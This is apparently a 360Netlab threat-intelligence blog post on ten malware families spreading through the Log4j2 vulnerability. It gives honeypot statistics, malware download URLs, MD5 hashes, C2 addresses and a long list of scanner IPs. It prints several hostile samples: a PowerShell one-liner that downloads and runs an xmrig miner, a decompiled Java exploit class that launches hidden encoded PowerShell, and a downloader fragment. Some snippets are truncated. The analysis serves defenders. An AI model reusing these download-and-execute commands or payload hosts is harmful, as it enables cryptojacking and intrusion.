

honeypot

# Ten families of malicious samples are spreading using the Log4j2 vulnerability Now

**360Netlab**

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
## Background

On December 11, 2021, at 8:00 pm, we published a blog disclosing Mirai and Muhstik botnet samples propagating through Log4j2 RCE vulnerability[\[1\]](#).

Over the past 2 days, we have captured samples from other families, and now the list of families has exceeded 10. It looks like the race between the offense and defense has started, and the offense side is wasting no time to jump into the game. Right now there is more data in our queue to be looked at but we think it might help that we can quickly share what we have confirmed to the security community. More updates are to be expected from us, so stay tuned to [our blog site](#) or [our twitter handle](#).


## Where the scanners|attackers coming from

The following diagram shows the scanners|attackers IP addresses' geographical distribution that we captured from our honeypot system




COUNTRY/REGION	COUNT
Germany	271
The Netherlands	143
China	134
United States	123
United Kingdom	29
Canada	27
Singapore	23
India	22
Japan	15
Russia	12

The top scan destination port is 8081 (Apache Flink) accounted for 31.61%, followed by port 8983 (Apache Solr) accounted for 28.1%, see the chart below




## ASNs


We have now captured more than 1050 attack source IPs, mainly from ALPHASTRIKE-RESEARCH, ASMK and DIGITALOCEAN-ASN, accounting for more than 50%, and the overall trend of scanning is as follows.




The scanned source IPs come from various countries around the world, with Germany accounting for the largest percentage, as shown below:



The attack source IP is mainly large network mapping vendor IP, as well as a large number of Tor proxy export node IP



Attack source IP source that came from cloud providers



## Sample and Botnet family quick breakdown

At present, we have confirmed a total of 10 different families of malicious samples.

### 1, Muhstik, DDoS+backdoor

Refer to our previous Threat Alert.[\[2\]](#)。

## 2, Mirai

Refer to our previous Threat Alert.[\[3\]](#)。

## 3, DDoS family Elknot

Elknot, also known as BillGates, a very long live and active ddos botnet which targeted Linux systems and was later ported to the Windows platform[\[4\]](#)。 Now we see Elknot setting its foot on both platforms for this vulnerability, and sharing the same C2

The sample information of elknot.ELF

```
URL=http://155.94.154.170/aaa
MD5=ded558217c327d8f5c3f8b36118380ab

URL=http://155.94.154.170/log4j
MD5=ded558217c327d8f5c3f8b36118380ab
```

The sample information of elknot.PE

```
URL=http://154.82.110.5:1234/win.exe
MD5=36796319567f5a05571006b874903e87
```

C2 are `300gsyn.it:25009`

## 4, mining family m8220

A relative unknown mining botnet targets both Linux and window systems, we spot a variant that adopts this vulnerability,

```
url= http://205.185.113.59:1234/xmss
MD5=75bc0d4022b20fae1f5610109691184e
```

And the following is the extracted malicious URL information.

```
http://agent.apacheorg.top:1234/xmss  
http://205.185.113.59:1234/.rsyslogds  
http://205.185.113.59:1234/.inis  
http://205.185.113.59:1234/xms
```

## 5, SitesLoader

SitesLoader gets active recently, and it jumped on the Log4j wagon. sample information:

```
URL=http://185.250.148.157:8005/acc  
MD5=933568969efe6b3f8c0621200f0eea5a
```

Eventually a stage 2 ELF file will be downloaded.

```
URL=http://185.250.148.157:8005/index  
MD5=720a3a92e72054dc8d58e229c22bb892  
C2="https://sites.google.com/view/maintest01"
```

## 6, xmrig.pe

It actually shares the same exploit with the aforementioned muhstik, and the entry exploit corresponds to a java class.

```
URL=http://31.220.58.29/Exploit.class  
MD5=f6e51ea341570c6e9e4c97aee082822b
```

It can attack both Linux and Windows machines, and the part for Linux is our aforementioned muhstik variant, with the following entry sample information.

```
URL=http://18.228.7.109/.log/log  
MD5=1e051111c4cf327775dc3bab4df4bf85
```

The entry sample information for the Windows platform is as follows.

```
URL=http://172.105.241.146:80/wp-content/themes/twenty十六teen/s.cmd
MD5=bf6935865f63c32c0530a61da9b85d53
```

It points to a Powershell script, the core of which is to download an xmrig program and run.

```
powershell -w hidden -c (new-object System.Net.WebClient).DownloadFile('http://54.210.100.100/xmrig.exe -o pool.supportxmr.com:5555 -u 46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFMaHh
```

You can see that the pool and wallet addresses are hard-coded in the command line.

## 7, xmrig.ELF

When it runs, a bash script and an xmrig.tar.gz will be downloaded, the former being responsible for unpacking the latter and starting xmrig. The sample message is as follows

```
fseen=2021-12-11 23:45:56
URL=http://129.226.180.53/xmrig_setup/raw/master/xmrig.tar.gz
MD5=64808f03e967d15a7907c41fa0d34e89

fseen=2021-12-11 23:39:18
URL=http://129.226.180.53/xmrig_setup/raw/master/setup_c3pool_miner.sh
MD5=2f5769c38b6e5f4c59b7d831ed612395
```

## 8, attack tool 1

```
URL=http://47.243.78.246/12
MD5=5ac6ded41f9a61cd9d026e91af47b695
a variant of Linux/Riskware.Meterpreter.C ELF 32-bit LSB shared object, Intel 80386, version 1.0, dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=a1b2c3d4e5f67890123456789012345678901234
```

## 9, attack tool 2

```
URL=http://170.178.196.41:1111/pglQLHfm  
MD5=29851d65fe14699a793bf401cb84c019  
a variant of Linux/Riskware.Meterpreter.C      ELF 64-bit LSB shared object, x86-64,  
  
URL=http://170.178.196.41:35244/qIoPIau0  
MD5=eb71a394bcf3e8f83198d51f3f6d7422  
a variant of Linux/Riskware.Meterpreter.C      ELF 64-bit LSB shared object, x86-64,  
  
URL=http://170.178.196.41:8080/UKTPAnRvns  
MD5=84c2ccc2f2a4d4fe71249bad63252f32  
  
Linux/Shellcode.CZ      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), static
```

## 10, Unknown PE family

The basic information of the entry sample is as follows.

```
URL=http://141.98.83.139:9883/exp.class
md5=5b30284b34dcc1912326812c7d2ea723
```

It is a java class with the following contents.

```
public class exp
{

    public exp()
    {
    }

    static
    {
        try
        {
            String as[] = {
                "cmd", "/c", "powershell", "-exec", "bypass", "-w", "hidden", "-e", "
            };
            Runtime.getRuntime().exec(as).waitFor();
        }
        catch(Exception exception)
        {
            exception.printStackTrace();
        }
    }
}
```



```
}  
}  
}
```

We can see that it will call powershell to decode a base64 string, in fact, this string needs to be decoded three times to get the final payload, corresponding to a piece of powershell script.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$aeC=ne
```

It contains the following 2 URLs.

```
http://141.98.83.139:18080/nG60k1/RWjxFwxCBE  
http://141.98.83.139:18080/nG60k1
```

Unfortunately, both URLs cannot be downloaded now, so no family information can be provided here.

## Contact us

Readers are always welcomed to reach us on [twitter](#) or email us to netlab at 360 dot cn.

## IoC

Scanner IP:

```
1.116.59.211  
1.179.247.182  
101.204.24.28  
103.103.0.141  
103.103.0.142  
103.107.198.109  
103.232.136.12  
103.244.80.194  
103.90.239.209  
104.244.72.115  
104.244.72.136  
104.244.73.126  
104.244.74.121
```

104.244.74.57  
104.244.76.13  
104.244.76.170  
104.244.79.234  
104.244.79.6  
104.248.144.120  
107.172.214.23  
107.189.1.160  
107.189.1.178  
107.189.7.88  
109.201.133.100  
109.70.100.19  
109.70.100.34  
109.73.65.32  
110.42.200.96  
111.28.189.51  
111.59.85.209  
112.215.172.64  
112.27.199.180  
112.74.52.90  
113.141.64.14  
113.98.224.68  
114.112.161.155  
114.32.82.82  
115.151.228.235  
115.151.228.4  
115.151.228.83  
118.27.36.56  
119.84.170.84  
120.195.30.152  
120.211.140.116  
121.4.56.143  
122.117.91.144  
122.161.53.44  
124.224.87.29  
128.199.15.215  
128.199.222.221  
128.199.48.147  
128.31.0.13  
131.100.148.7  
133.18.201.195  
134.122.33.6  
134.209.24.42  
134.209.82.14  
137.184.102.82  
137.184.104.73  
137.184.105.192  
137.184.137.242  
137.184.138.79  
137.184.28.58  
137.184.96.216  
137.184.98.176  
137.184.99.8

138.197.106.234  
138.197.108.154  
138.197.167.229  
138.197.216.230  
138.197.9.239  
138.199.21.199  
138.68.155.222  
139.28.218.134  
139.59.101.242  
139.59.103.254  
139.59.108.31  
139.59.163.74  
139.59.188.119  
139.59.224.7  
139.59.8.39  
139.59.96.42  
139.59.99.80  
14.177.141.126  
140.246.171.141  
141.98.83.139  
142.93.151.166  
142.93.157.150  
142.93.34.250  
143.110.221.204  
143.110.221.219  
143.198.180.150  
143.198.183.66  
143.198.45.117  
143.244.184.81  
144.217.86.109  
144.48.37.78  
145.220.24.19  
146.56.131.161  
146.56.148.181  
146.70.38.48  
147.182.131.229  
147.182.154.100  
147.182.167.165  
147.182.179.141  
147.182.187.229  
147.182.195.250  
147.182.215.36  
147.182.216.21  
147.182.219.9  
147.182.242.144  
147.182.242.241  
150.158.189.96  
151.80.148.159  
154.65.28.250  
154.94.7.88  
156.146.57.41  
157.230.32.67  
157.245.105.213

157.245.107.6  
157.245.108.125  
157.245.108.40  
157.245.109.75  
157.245.129.50  
157.245.96.165  
159.203.187.141  
159.203.45.181  
159.203.58.73  
159.223.42.182  
159.223.61.102  
159.223.75.133  
159.223.9.17  
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159.65.146.60  
159.65.155.208  
159.65.58.66  
159.65.59.77  
159.65.60.100  
159.89.115.238  
159.89.122.19  
159.89.133.216  
159.89.150.150  
159.89.154.102  
159.89.154.185  
159.89.154.64  
159.89.48.173  
159.89.85.91  
159.89.94.219  
160.238.38.196  
161.35.119.60  
161.35.155.230  
161.35.156.13  
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162.247.74.206  
162.253.71.51  
162.255.202.246  
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164.90.199.212  
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172.83.40.124  
172.98.66.221  
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175.6.210.66  
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178.128.226.212  
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178.159.3.167  
178.17.170.135  
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178.17.174.14  
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178.62.61.47  
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185.220.101.63  
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185.220.102.246  
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193.218.118.231  
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193.31.24.154  
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194.110.84.243  
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198.98.51.189  
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199.195.252.18  
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20.73.161.16  
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205.185.117.149  
206.189.20.141  
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209.127.17.234  
209.127.17.242  
209.141.34.232  
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209.141.54.195  
209.141.58.146  
209.141.59.180  
209.58.146.134  
209.97.133.112  
211.218.126.140  
212.102.40.36  
213.164.204.146  
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217.138.200.150  
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217.138.208.94

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219.159.77.109  
221.199.187.100  
221.226.159.22  
221.228.87.37  
23.108.92.140  
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23.129.64.137  
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23.129.64.146  
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23.82.194.114  
23.82.194.166  
31.171.154.132  
31.6.19.41  
34.247.50.189  
35.193.211.95  
35.232.163.113  
36.4.92.53  
37.120.204.142  
37.123.163.58  
37.187.122.82  
37.187.96.183  
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37.19.213.148  
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37.19.213.198  
37.19.213.199  
37.19.213.200  
37.221.66.128  
39.102.236.51  
41.203.140.114  
42.192.69.45  
45.12.134.108  
45.129.56.200  
45.133.194.118  
45.137.21.9

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45.153.160.131  
45.153.160.139  
45.153.160.2  
45.154.255.147  
45.155.205.233  
45.33.120.240  
45.76.99.222  
46.101.223.115  
46.105.95.220  
46.166.139.111  
46.194.138.182  
46.58.195.62  
49.233.62.251  
49.234.81.169  
49.7.224.217  
49.74.65.69  
5.157.38.50  
5.254.101.167  
51.105.55.17  
51.15.43.205  
51.77.52.216  
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Just One Day After The  
Spring4Shell Advisory

Day 10: where we are with  
log4j from honeypot's  
perspective

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1 概述 Apache Log4j2是一个Java的日志库，可用于控制日志信息的级别和日志生成过程。最近，Apache Log4j2被曝出JNDI注入漏洞（CVE-2021-44228），攻击者仅需要向目标服务器发送特定JNDI链接就可以触发漏洞并在目标机器上执行任意代码，影响面和破坏力极大。受影响用户需及时升级到安全版本。360网络安全研究院 Anglerfish蜜罐系统在搜...



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背景介绍 2021年12月11号8点整，我们率先捕获到Muhstik僵尸网络样本通过Log4j2 RCE漏洞传播，并首发披露Mirai和Muhstik僵尸网络在野利用详情[1]。2天来，我们陆续又捕获到其它家族的样本，目前，这个家族列表已经超过10个，这里从漏洞、payload、攻击IP和样本分析等几个维度介绍我们的捕获情况。Apache Log4j2漏洞攻击分布 360网络安全研...



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